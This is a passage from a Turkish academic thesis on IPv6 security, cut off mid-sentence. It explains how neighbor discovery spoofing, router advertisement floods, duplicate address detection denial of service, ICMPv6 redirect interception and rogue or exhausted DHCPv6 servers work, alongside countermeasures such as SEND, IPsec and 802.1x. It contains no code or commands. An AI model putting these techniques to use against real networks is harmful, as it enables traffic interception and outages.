
Yönlendirici ilanlarını kullanarak yapılan atakların başka bir örneği olarak *yönlendirici ilan seli* adı verilen atağı incelemeye alalım. Saldırgan atağını birçok IPv6 ön ekini ve yönlendirme tablosunu içeren yönlendirme ilanlarını çok sayıda kullanıp bir sele dönüştürerek gerçekleştirir. Bu atak ağdaki cihazları yeni ön eke sahip bir IPv6 adresi almak için SLAAC kullanmaya ve yönlendirme tablolarını değiştirmeye yarar. Bu atakta özellikle Windows işletim sistemi kullanan bilgisayarların işlemci seviyesi bir anda maksimum seviyeye ulaşır ve bu cihazlar yeniden başlatılana dek servis dışı kalırlar. Linux sistemler, Windows işletim sistemlerinin aksine binlerce değil sadece 16 tane IPv6 adresini bu şekilde ön tanımlı sistemlerle aldığından dolayı Linux sistemler bu ataktan Windows sistemler kadar etkilenmeyecektir. Bu tarz bir ataktan korunmak için ağdaki yönlendirici ilanı ve durum denetimsiz otomatik adres yapılandırılmasına bir limit getirilmesi faydalı olabilir.

3.2.2. Komşu keşfi atakları

Adres çözümleme esnasında yaşanan ataklar

Saldırgan komşu rica mesajlarına, kendi yerel bağlantı gönderim adresini içeren sahte komşu ilan mesajlarıyla cevap vererek bir atak yapabilir. Kurban paketi alırsa tüm göndereceği paketleri aldığı bu bilgiye göre göndermeye başlar. Daha da kötüsü eğer

saldırgan ilk kurbanının gönderdiği paketteki hedef adresi de bu şekilde ele geçirmişse bu atak tam bir ortadaki adam saldırısına dönüşür (Şekil 3.3).



Şekil 3.3. Komşu keşfini kullanarak ortadaki adam saldırısı

Bu saldırı IPv4'deki ARP saldırılarına benzemekle birlikte, ARP saldırıları istenmemiş ARP yanıtlarının kurbanı gönderilerek yanıltılması temeline dayanırken, komşu keşfi ataklarında saldırıncının kullandığı araçlar komşu rica mesajını aldıktan sonra sahte komşu ilanlarını göndermesine dayanır. Saldırıdan sonra seviye 2 anahtar cihazında IPv6 adresine bağlı MAC adresi değiştirilmiş olur. MAC adreslerini hafızasında tutma süresi cihazdan cihaza değişebilmektedir. Bu da her cihazın komşu ricasını ne zaman yapacağımızı bilemememize ve yapılan saldırının, o cihazın bilgilerini değiştiremediğinden dolayı başarısızlığına yol açar.

Bu atakla ilgili başka bir başarısızlık ihtimali daha vardır. Komşu ricasına cevap olarak komşu ilan mesajı gönderen sadece saldırıncı değildir, aynı zamanda gerçek cihazda bu cevabı gönderecektir. Bu durumda iki komşu ilan birbiriyle yarışmaya başlayacaktır. Komşu ricasını gönderen cihaza hangi ilan daha çabuk ulaşmışsa onu kayıtlara ekleyecektir. Eğer gerçek noktanın komşu ilan mesajı daha çabuk ulaşırsa atak başarısız olur.

Aynı anda sahte yönlendirici ve komşu keşif atakları

Sahte yönlendirici ilan ve komşu keşfi ataklarının aynı anda yapıldığı bir saldırıda, teorik olarak yönlendirme tablosunun ve yerel bağlantı gönderim adreslerinin değişmiş olacağı ve

saldırının daha başarılı olacağı düşünülebilir. Fakat bu her zaman için doğru değildir. Komşu keşfi ataklarının başarı garantisi olmadığı daha önce açıklanmıştı. Bilgisayar ve kenar anahtarların bu ataklar altındaki davranış biçimleri farklı olacağından, örneğin komşu ricası yapma zamanları, iki atağı aynı anda gerçekleştirmek saldırgana ekstra bir kazanç sağlamayabilir.

Rica edilmemiş komşu ilan atakları

Başka bir atak türünde, saldırgan komşu ricası gönderilmeden ilan mesajlarını göndermeye çalışmaktadır. Bu komşu ilan mesajlarında, mesajın bir isteğe karşılık gönderildiğini belirten “S” bayrağı yoktur. Ataktaki amaç yine komşu noktaların MAC adreslerini değiştirmek veya yeni bir komşu yaratmaktır. Yeni bir komşu yaratmak RFC 4861’e göre doğru değildir, çünkü yeni oluşacak olan hedefle komşu ilanının gitmiş olduğu kurban nokta arasında daha öncesinden bir iletişim olmadığından istenmeden gelen bir komşu ilanına göre oluşacak bir haberleşmeye ihtiyaç olmadığı öngörülmüştür [11]. Bu sebepten saldırgan üzerinde değişiklik yapıp MAC adresini değiştireceği IPv6 adreslerini, kurbanın daha önce haberleşmiş olduğu noktalardan seçerse saldırının başarı oranı da artacaktır. Bu atakla işlemci gücü iyi olmayan cihazlar servis dışı bırakma saldırısına da maruz kalmış olurlar.

Komşu rica atakları

Bir IPv6 noktası iki sebepten dolayı komşu rica mesajı gönderir. Bu sebeplerden birincisi IPv6 hedefinin yerel bağlantı gönderim adresini çözmek iken, ikincisi ise komşu ulaşılamazlık testi NUD gerçekleştirmek olabilir. Bahsi geçen komşu rica mesajlarından ilki IPv6 hedef noktasına ait çoklu gönderim adresine gönderilirken, ikincisi ise direkt hedefin tekli gönderim adresine gönderilir. Piyasada bu işlemleri yapan saldırı amaçlı yazılımlar bulunabilmektedir, fakat bu yazılımlar genelde isteklerini tüm noktalara çoklu gönderim adresi olan “FF02::1” adresine gönderirler. RFC 4861 komşu ricası yapılacak olan hedef adresin, direkt olarak tekli gönderim adresi veya tekli gönderim adresiyle ilişkili çoklu gönderim adresi olabileceğini belirtir [11]. Fakat aynı belge ilişkili olmayan çoklu gönderim adreslerine gönderilen rica mesajlarının da engellenmesi gerektiğinden bahsetmiyor. Bu yüzden bir IPv6 noktasının ilişkili olmayan bir çoklu gönderim adresine gelen rica mesajını işlemesi zorunlu değildir, fakat yanlış bir işlem de değildir. Komşu

ilanı ve yönlendirici ilan ataklarının aksine komşu ricası ataklarında amaç araya girip kurbanların bilgilerini okuyarak ortadaki adam saldırısı yapmak değildir. Bu ataktaki asıl amaç, yüksek işlemci gücü veya komşu ön belleklerinin şişirilmesiyle oluşturulacak bir servis dışı bırakma saldırısı oluşturmaktır.

Saldırganın kullandığı taktik iki farklı şekilde düşünülebilir; ilki hedef adresin tamamen rastgele seçileceği yöntemdir. Bu yöntemde komşu rica mesajının içine gömülü olan kaynak adresi, MAC adresi ve hedef adresi rastgele ve birbirinden farklı olan komşu ricası mesajlarından binlercesi ağa gönderilir. Windows, Linux ve kenar anahtarlar incelendiğinde bu atağa karşı cevap alınamadığı gözlemlenmiştir. Yalnızca kenar anahtarlarda fiziksel adresleri anahtarın portlarına adresleyen sistem olan “İçeriği Adreslenebilir Hafıza” (Content Addressable Memory - CAM) sistemine zarar verdiği ve sonuç olarak kenar anahtarların artık gerçek bir anahtar olarak değil, aldığı tüm bilgileri tüm portlara gönderen bir hub gibi çalışacağı sonucu alınacaktır.

İkinci taktikte ise saldırgan tarafından ağda olduğuna emin olunan veya tahmin edilen tekil bir hedefe, yine farklı IPv6 ve MAC adres kaynağı gösterilerek gönderilen binlerce komşu rica mesajını eğer ağda o adresi taşıyan bir cihaz varsa bu ricaları alıp komşu ilan mesajlarıyla karşılık verecektir. Ayrıca bu adresleri komşu ön belleğine giriş olarak ekleyecektir. Sonrasında bu sahte IPv6 adreslerinden mesaj alamayacak olan kurban, cihaz komşu erişilemezlik kontrol mekanizmasını çalıştırabilmek için bu noktalar komşu rica mesajı gönderecektir. Saldırgan da bu mesajlara cevap vermediği sürece kurban komşu girişlerini silecektir. Sonuç olarak bu atak bu şekilde kısır döngüye girerek devam edecek ve saldırıya uğrayan cihazı devre dışı bırakacaktır.

Başka bir ağdan yapılan komşu ricası atağı

Şu ana kadar incelediğimiz saldırı çeşitlerinde saldırganın ağda konumlanması gerekiyordu. Bu atak çeşidinde ise güvenlik duvarı yöneticilerinin yanlışlıkla veya bilinçsizce koyabileceği bir kabul kuralından yola çıkacağız. Eğer bir ağ yöneticisi yerel ağına veya “Çevre Ağına” (Demilitarized Zone - DMZ) tarafına konumlandığı bir sunucusuna dışarıdan yapılan bağlantılara yankı isteğine izin verdiğiyse bu atağı gerçekleştirebiliriz. Atak saldırganın dışarıdan rastgele bir hedefe veya direk dışarıdan yankı isteği yapmanın izinli olduğunu bildiği sunucuya yüksek sayıda ping atmasıyla

başlar. Güvenlik duvarını aştıktan sonraki yönlendirici adresi çözümleyebilmek için komşu ricası göndermek zorundadır. Bu sırada ağda konumlanan geçerli bir cihaz komşu keşfi yapmak isteyebilir, fakat yönlendirici zaten kendisine gelen çok sayıda istekten kaynaklanarak yaptığı komşu rica mesajlarını göndermekten zaten bir hayli meşgul olmasından dolayı, geçerli olan noktaya hizmet veremeyebilir [32]. Kısacası saldırgan dışarıdan başlattığı çok basit yankı isteği işlemiyle yerel ağda servis dışı bırakma atağı gerçekleştirebilir. Fakat bu işlem için saldırganın bant genişliğinin yüksek ve elindeki sistemlerin güçlü olması gerekmektedir.

3.2.3. Çoklu adres tespiti kullanarak servis dışı bırakma

Bir cihaz IPv6 adresini ister durum denetimsiz otomatik alsın, ister DHCPv6 aracılığıyla alsın, isterse de IPv6 adresi ve ara yüz ayarları cihaza elle verilsin, bu cihaz çoklu adres tespiti sistemi olan DAD sistemini kullanmak zorundadır. Eğer bir cihaz bu şekilde ağ üzerinde daha önceden kullanılmış bir adres bulursa kendine bu adresi atayamaz ve bu durum üzerine bir kayıt üretir [13]. Aslında gerçekte DAD sistemini ele aldığımızda, her cihazın MAC adresi kendine özel olduğundan ve bu atanan IPv6 adresleri fiziksel adreslerin kullanımı ile oluşturulduğundan, aynı ağ üzerinde aynı adrese sahip olan iki cihaz çıkma olasılığı bir hayli düşüktür. Yani saldırganın olmadığı bir ağda neredeyse her zaman ilk denenen IPv6 adresi cihaza tahsis edilmektedir. Ancak saldırganların kullandığı çeşitli yöntemlerle ağa yeni dahil olan cihazların gönderdiği komşu rica mesajları saldırgan tarafından uygun komşu ilanlarıyla cevaplanır. Bu komşu ilanlarındaki kaynak adresler, kurbanın talep ettiği komşu ricasındaki adreslerdir. Bu atak ağ üzerinde bir servis dışı bırakma saldırısına sebep olur, çünkü ağa yeni katılan bir cihaz asla IPv6 adresi alamayacaktır çünkü saldırgan sürekli olarak ben bu adresi kullandım mesajı gönderecektir (Şekil 3.4).



Şekil 3.4. Çoklu adres tespiti kullanarak servis dışı bırakma atağı


3.2.4. Yeniden yönlendirme atağı

Yeniden yönlendirme mesajı ICMPv6 tip 137 mesajıdır. Bu mesaj yönlendiricinin belirli bir IPv6 noktasına gönderdiği mesajdır ve yerel ağda daha iyi yola sahip bir yönlendirici olduğunu haber verir. Saldırgan ürettiği bu mesaj türünün sahtelerini, belirlediği bir kurbanın tanımlı yönlendiricisini değiştirmek için kullanabilir. Bir yeniden yönlendirme mesajı sadece bir hedef noktası içerebilir, bu yüzden saldırı kurbanın tüm trafiğini bir anda yeniden yönlendiremez. Saldırgan kurbanın trafiğini nereye gönderdiğini anlamalı ve ardından buna uygun bir yeniden yönlendirme mesajı üretmelidir. Saldırgan kendine ait bir IPv6 noktasını, kurbanın trafiğini yeniden yönlendireceği nokta olarak kullanır ve ardından bilgileri bu noktadan gerçek yönlendiriciye iletir.

Eğer saldırı kurbanın trafiğini başka bir IPv6 adresine yeniden yönlendirmeyi başarabilirse, bu saldırı bir servis dışı bırakma saldırısı olacaktır. Başka bir düşünceyle de, yönlendiricinin değil, sadece kurbanın yönlendirme tablosu değişeceğinden bir yarım ortadaki adam saldırısı olacaktır denilebilir. RFC 4861’de yer alan bir ifadeye göre, bir yönlendirici yönlendirme tablosunu bir yeniden yönlendirme mesajıyla değil, dinamik veya statik yönlendirme protokolleriyle değiştirmelidir [11].

Bu atağı gerçekleştirebilmek için saldırı ağ üzerinde iki farklı cihaza sahip olması gerekir. Bu cihazlardan ilki, kurbanı ikinci saldırı cihazın adresine sahip sahte yeniden yönlendirme mesajları gönderirken, ikincisi ise yönlendirici gibi davranacaktır. Saldırının aynı makinelerden yapılmamasındaki sebep ise Linux sistemlere sahip cihazların ağ üzerinde yasal olmayan bir yönlendirme gördüğü zaman doğru olan yeniden yönlendirme mesajı göndermesidir. Bu gerçek mesajları göndermenin önüne geçişin zor olması sebebiyle saldırı işini iki farklı cihaz ile görmektedir.

Saldırı esnasında Şekil 3.5’de belirtilen *saldırgan 1* cihazı üzerinde gelen tüm yeniden yönlendirme mesajlarını engelleyen bir kod çalıştırılmalıdır. Aynı cihaz üzerinden kurbanı gönderilen sahte yeniden yönlendirme mesajlarında gerçek yönlendirici yerine *saldırgan 2*’yi kullanması gerektiği bilgisi vardır. Bu gönderilen sahte mesajın kurbanın yönlendirme tablosunu değiştirebilmesi için kaynak adresi olarak gerçek yönlendiricinin adresi kullanılmalıdır. *Saldırgan 2* bu işlemi den sonra kurbanın gönderdiği tüm bilgileri alma yetkisine sahiptir, fakat dönüş bilgileri direk kurbanı akmaya devam edecektir.



Şekil 3.5. Yeniden yönlendirme mesajı ile saldırı

3.2.5. Alınabilecek önlemler

IPv6 kullanan bir cihaz için ICMPv6'dan kaynaklanan tehditleri savunmak kolay değildir. Ağ bazında düşündüğümüz zaman, tüm cihazların adreslerini ve yönlendirme tablolarını el ile vermek, durumsuz adres yapılandırmasını devre dışı bırakmak ve komşu girişlerini el ile vermek gibi önlemler, bu atakların önüne geçebilir. Fakat büyük bir yapıyı ele aldığımız zaman bahsi geçen önlemlerin aslında uygulanabilir olmadığını anlamaktayız. RFC 3971'de anlatılan ve bu tez çalışmamda da değinmiş olduğum güvenilir komşu saptama *SEND* uygulandığı zaman sadece doğru yönlendiriciden gelen mesajlar kabul edilecek ve bu işlem de sahte yönlendirici ilan mesaj ataklarının önüne geçecektir [12]. Ayrıca RSA genel (public) anahtarı sayesinde bütünlük ve kimlik doğrulama sağlanır. CGA ise adres sahipliğini kanıtlar. Bu iki gelişme de, komşu ilan ve rica mesajlarının imzalı ve kimliği doğrulanmış şekilde iletilmesini sağlayarak bu ICMPv6 mesajları kullanılarak oluşturulan atakların önüne geçmektedir. IPv6 ile gelen yeniliklerden biri olan tüm cihazların IPSEC destekleme zorunluluğu da, kullanıldığı zaman bazı atakların önüne geçebilir. Fakat IPSEC kurulumunun zorluğu bu uygulamanın fazla ilgi görmemesine neden olmaktadır. Avantajlarına rağmen SEND ve IPSEC kullanımı çok yaygın değildir [28].

Önceki bölümlerde açıklandığı üzere, ağ cihazlarında ve kişisel yönlendirici ilan mesajlarının belli oranda sınırlandırılması da yönlendirici ilan seli ataklarının önüne geçebilecektir. Komşu ilan mesaj seli ataklarına karşı da HIPS (Host-based Intrusion Prevention System) adı verilen her cihazın kendisinin üzerinde çalışan, kişisel zorla girişi

engelleme sistemlerinin kullanılması durumunda, çoklu veya kopyalanmış şekilde gelen komşu ilan mesajları tespit edilecek ve bu mesajlar engellenerek rapor edilebilecektir.

Son bir öneri de, günümüzde kullanımı epeyce yaygınlaşmış olan IEEE 802.1x (The Institute of Electrical and Electronics Engineers) benzeri ağ erişim kontrol yazılımlarını kullanmaktır [33]. Bu yöntemle birlikte ağa, yöneticinin istediği cihazlar dışında kimse dahil olamamaktadır. IP'den bağımsız sistemlerdir ve ayrıca kimlik doğrulama tarzı ekstra sunucular barındırılması gerekebilir. Ancak bu yöntem yapılacak saldırıların önüne geçemez. Sadece bir saldırganın ağa dahil olmasını engeller veya zorlaştırabilir. Dolayısıyla bir saldırgan ağda konumlanmayı başarmışsa bu yöntemin bahsi geçen ICMPv6 ataklarına karşı bir savunması olamaz.

3.3. DHCPv6 Güvenlik Açıkları

IPv6 ile çalışan ağlarda uzun adresleme yapısından dolayı otomatik adres yapılandırması neredeyse zorunlu hale gelmiştir. Bunun için DHCPv6, durum denetimsiz adres atamasında cihazlara DNS sunucu adresleri gibi ekstra bilgileri sağlamak için veya durum denetimli yapılandırmada adresleri ve ekstra bilgileri sağlamak için kullanılabilir. Eski protokolde geçerli olan adres tüketimi veya sahte DHCP sunucusu gibi ataklar yeni protokolde de geçerliliğini korumaktadır.


3.3.1. Adres uzayını tüketme atakları

Bu atakta saldırgan DHCPv6 sunucusu tarafından dağıtılan bütün IPv6 adreslerini almaya çalışır. DHCPv4'ün aksine DHCPv6'da otomatik adres aralığı için tanımlanmış milyarlarca adres bulunabilir. Bu sebepten, bu ataklar otomatik adres dağıtımının ağın sadece bir kısmı için gerekli olduğu ağlarda veya küçük ağlarda başarılı sonuçlar verebilir. Durum denetimli DHCPv6 sunucularında tanımlaması yapılan her adres için belli miktar bilgi tutulduğundan dolayı, saldırgan tüm adresleri almaya zorlayarak bu bilgilerin birikmesine ve sonuç olarak bir servis dışı bırakma atağı düzenleyerek ağa katılan cihazların adres alamamasına sebep olabilir. Durum denetimsiz sunucularda da, her rica mesajı için IPv6 yerel bağlantı gönderim adresi ve "DHCP Eşsiz Kimliği" (DHCP Unique Identifier - DUID) tutulur. Çok fazla istek yapıldığı durumda yönlendirici üzerinde veya

tekil olarak konumlandırılmış olan durum denetimsiz DHCPv6 sunucularında da boş bellek kalmayacaktır ve tüm ağda servis dışı bırakma atağı gerçekleşmiş olacaktır.

3.3.2. Sahte DHCPv6 sunucusu atakları

Bu atakta saldırgan ağa IPv6 cihazlarına sahte adres temin eden ve yanlış DNS bilgileri verebilen sahte bir DHCPv6 sunucusu koyar. Eğer saldırgan bahsi geçen atakta başarılı olursa ve internete erişimi olan bir yönlendirici konumlandırabilirse, ortadaki adam saldırısı gerçekleştirebilir ve kurbanlara gelen, giden tüm şifresiz bilgileri okuyabilir (Şekil 3.6). İnternet erişiminde sahip olan bir yönlendiricisinin bulunmadığı zamanda bile, saldırgan ciddi ataklar gerçekleştirebilir. Örneğin, cihazlara yanlış DNS sunucusunun adresini tanıtır ve bu sunucu sayesinde isim sorgulamasıyla yapılan istekleri içeride kötü amaçlı kurduğu başka bir sunucuya yönlendirebilir ve bu sunucuda kişinin gitmek istediği bir sitesinin aynısını yaparak kullanıcıyı kandırıp, bu siteye girmek için gerekli şifre bilgilerini çalabilir.



Şekil 3.6. Sahte DHCPv6 sunucusu atakları

Kullanıcının otomatik adres alabilmesi için çoklu gönderim mesajı ile gönderdiği rica mesajı hem gerçek, hem de sahte DHCPv6 sunucusuna ulaşır. Buna karşın her iki sunucu da ilan mesajıyla karşılık verir. Gerçek ve sahte sunuculardan gelen ilan mesajlarının ikisi de kurbanı ulaşır, fakat hangisi daha önce ulaşırsa kurban o mesajı dikkate alacaktır. Bu mesajın sahte sunucu tarafından daha hızlı cevaplandığı bir senaryoda kurban adres bilgilerini saldırgandan almış olur ve artık saldırgan bahsettiğimiz atakları yapmak için gereken her şeye sahip olmuştur.

3.3.3. Alınabilecek önlemler

DHCPv6 ataklarına karşı cihazlar üzerinde alınabilecek fazla bir önlem yoktur. Alınacak önlemler ağ yöneticileri tarafından ağ cihazları tarafında yapılmalıdır. DHCPv6 sunucusu ile alt ağlarda konumlandırılmış olan DHCP röleleri arasındaki iletişimde IPSEC kullanılmalıdır. RFC 3315’de anlatıldığı üzere bu IPSEC kurulumunda el ile ayarlama ve statik anahtarların dağıtımı kabul edilebilir, çünkü rölelerin DHCP sunucu adresi gibi parametrelere de ihtiyacı olacaktır ve röleler sunucuyla aynı yönetimde olacaktır [14]. İkinci seviye cihazlarında da önlemler almak gerekir. Örneğin, çok sayıda rica gönderip servis dışı bırakma saldırısına sebep olacak cihazlara karşı, kenar anahtarların bir portundaki DHCPv6 paketleri sınırlandırılabilir ya da anahtarın sadece güvenilen portlarına bu tarz istekleri yapması için izin verilebilir. Ama ikinci yöntemde ağa dahil olmaya çalışan yasal bir cihaz içinde ekstradan her defasında izin vermek gerekir ki bu durum fazladan iş yükü anlamına gelir. Bu atağa karşı en etkili yöntem ise sürekli ağdaki DHCPv6 sunucularına istek gönderen ve rica mesajları karşılığında yasal olmayan bir noktadan ilan mesajı alan bir sistem kurmaktır. Böylelikle bu sistem mesajı alır almaz ağ yöneticisine sahte bir sunucu olduğunu bildirerek saldırının büyümeden önüne geçilebilmesini sağlamış olur.

3.4. Geçiş Yöntemleri Güvenlik Analizi

Geçiş yöntemlerinden bahsederken ikili yığın, tünelleme ve çeviri olmak üzere üç ana başlıkta toplamıştık. Bu yöntemler her ağa uygulanabilen yöntemler değildir. Ağ yöneticileri ağın ve geçiş yöntemlerinin analizi yaptıktan sonra, ağ yapısına en uygun olan geçiş yöntemine kendileri karar vereceklerdir. Bu kapsamda ağ yöneticilerinin düşünmesi gereken konuların başında geçiş aşamasındaki performans ve güvenlik detayları gelmektedir.

Ağ ve güvenlik cihazlarında IPv6 desteğinin verilmemesi, ağın IPv6 tabanlı bir saldırıya maruz kalmayacağı anlamına gelmez. Güncel durumdaki tüm işletim sistemleri IPv6 desteği vermektedir. Bu tarz bir istemciye, IPv4 içinde IPv6 tüneli ile IPv6 uygulama tabanlı bir saldırı gerçekleştiren bir saldırganın ağdaki güvenlik elemanlarını aşabileceği gösterilmiştir [34].

3.4.1. İkili yığın geçiş yöntemi güvenlik analizi

Bu geçiş yönteminde cihazlar hem IPv4 hem de IPv6 adresi alacaklarıdır. Bu sebepten cihazlar her iki protokole özgü olan saldırılara da maruz kalabilmektedir. Bu da bir protokolden gelen bir saldırının diğer protokolün çalışmasını da etkileyeceğini gösterir. Ayrıca geçiş yöntemlerinin performansları üzerine yapılan bir araştırmada, ikili yığın geçiş yöntemini kullanan sunucuların, yalnız IPv4 veya yalnız IPv6 kullanan sunuculara göre servis dışı bırakma saldırılarından daha fazla etkilendiği kanıtlanmıştır [35].

3.4.2. Tünelleme geçiş yöntemi güvenlik analizi

Bu geçiş yönteminde, bir protokolün trafiği diğer protokol ile sarmalanarak iletilir. Ağ üzerinde tünelin uç noktalarında sarmalama ve sarmalama açma işlemlerini yapan cihazlar yer alır. Tünelleme kullanılarak IPv6 desteği verilen bir ağda, tünelenmiş trafiğin filtrelenmesi mümkün değildir. Bu yüzden paket sarmalaması tünel uç cihazlar tarafından açıldıktan sonra, paketlerin IPv4 için geçerli kurallar ile filtrelenmesi gerekmektedir. Ayrıca tünel uç noktalarında sadece IPv4 adresine bağlı bir kimlik doğrulama işleminin olması da bir güvenlik açığıdır. Çünkü tünel uç noktasının adresini taklit edebilen bir saldırgan, tünele başka paketler sokabilir [34].

3.4.3. Çeviri geçiş yöntemi güvenlik analizi

Çeviri yönteminde paket formatı bir protokol formatından diğer protokol formatına çevrilir ve farklı protokoller kullanan cihazlar aralarında haberleşebilirler. Paket başlıkları değiştirildiğinden internetin uçtan uca yapısını değiştiren bu geçiş yönteminde, bir protokolün desteklediği ve diğerinin desteklemediği özellikler kullanılamayabilir. Örneğin, IPv6 ile birlikte desteği zorunlu hale gelen IPSEC özelliğinin kullanımında sıkıntılar yaşanmaktadır. IPSEC özelliklerinden AH, IPv4 tanımlama alanını içerir ve çevirme işlemi esnasında bu alan her zaman düzgün çevrilmeyebilir. Bu durumda paketi alan IPv6 noktası AH tanımlama başlığını hesaplayamaz. AH özelliğinin aksine ESP kullanımı başlık bilgisine bağlı olmadığından çeviri yönteminde kullanılabilir [34]. IPSEC kullanımı IPv6'da zorunlu değildir, ancak çoğu saldırının önüne IPSEC kullanımıyla geçilebilir.

3.5. Yeni Nesil Internet Protokolünün Diğer Güvenlik Analizleri

3.5.1. IPv6 ağlarında solucan tehditleri

Solucanlar, ağda bir güvenlik açığı olması durumunda ağa sızarak sistem kaynaklarına erişim hakkı sağlamaya çalışan kötücül yazılımlardır [9]. Solucanların bulaşmasını e-posta ve dosya paylaşımı yoluyla olanlar ile ağ iletişim aktivitesini kullanan solucanlar olarak ikiye ayırabiliriz. İlk bahsedilen yöntem IP neslinin değişmesinden etkilenmeyecektir. Fakat değişen altyapısıyla birlikte IPv6'da solucan dağılımlarında farklılıklar baş gösterecektir. Solucan dağılımı üç aşamada incelenebilir. Önce solucan sisteme sızmak için bir açık bulur, ardından bulunan tercihen yaygın bir servisteki açığı kullanarak bir konağa sızar. Başka konakların da tespit edilebilmesi için rastgele IP taraması, arama motorları ile hedef arama veya ilk konaktaki bilgilerin kullanılması gibi yöntemler deneyebilir. IPv6 ağlarında artan adres uzunluğu ile birlikte, IPv4'de sunucularda tercih edilen DNS tanımlaması IPv6 kullanıcılar için daha tercih edilebilir bir duruma gelmiştir. Genelde kısa isimlerin kullanıldığı DNS tanımlamalarından yola çıkarak, bir DNS sözlük saldırısı destekli DNS kaba kuvvet saldırısı IPv6'daki adres uzayından çok daha az sayıda tarama yaparak ağ üzerindeki aktif cihazlara ulaşılabilmesini sağlar. Ayrıca ağdaki paketleri koklama, yönlendirici ele geçirme ve rastgele adres atama gibi saldırılar da solucan dağılımı için kullanılabilir [36]. IPv6 ağlarında solucan yayılımı, IPv4'deki solucan yayılım hızı ile kıyaslanmış ve anlatılan adres artışına bağlı cihaz bulma zorluğundan dolayı, IPv6'da solucan yayılımının IPv4'e kıyasla biraz daha yavaş olduğu belirlenmiştir [9]. Ayrıca ikili yığın geçiş yönteminin kullanıldığı ağlar üzerindeki solucan yayılımı, her iki protokolünde açık yönleri kullanılabileceğinden, yalın IPv4 veya yalın IPv6 çalışan sistemlere kıyasla daha hızlıdır. Solucan yayılımını durdurmak veya yavaşlatmak adına tüm sistemler sürekli en güncel versiyonlarında olmalıdır. Ayrıca bal küpü adı verilen tuzak sistemler yerleştirilerek sisteme bulaştığı fark edildiği anda güvenlik önlemleri alınmalıdır.

3.5.2. Mobil IPv6 güvenlik analizi

Mobil IPv6 önceden de bahsedildiği üzere kişisel ihtiyaçlara istinaden IPv6 ile hayatımıza giren yeni bir teknolojidir. Bu sistemde mobil cihaz ev ağından çıkıp misafir bir ağa dahil olduğu zaman, trafik yine ev ağı ajanı tarafından akmaya devam etmektedir ve bu sistem

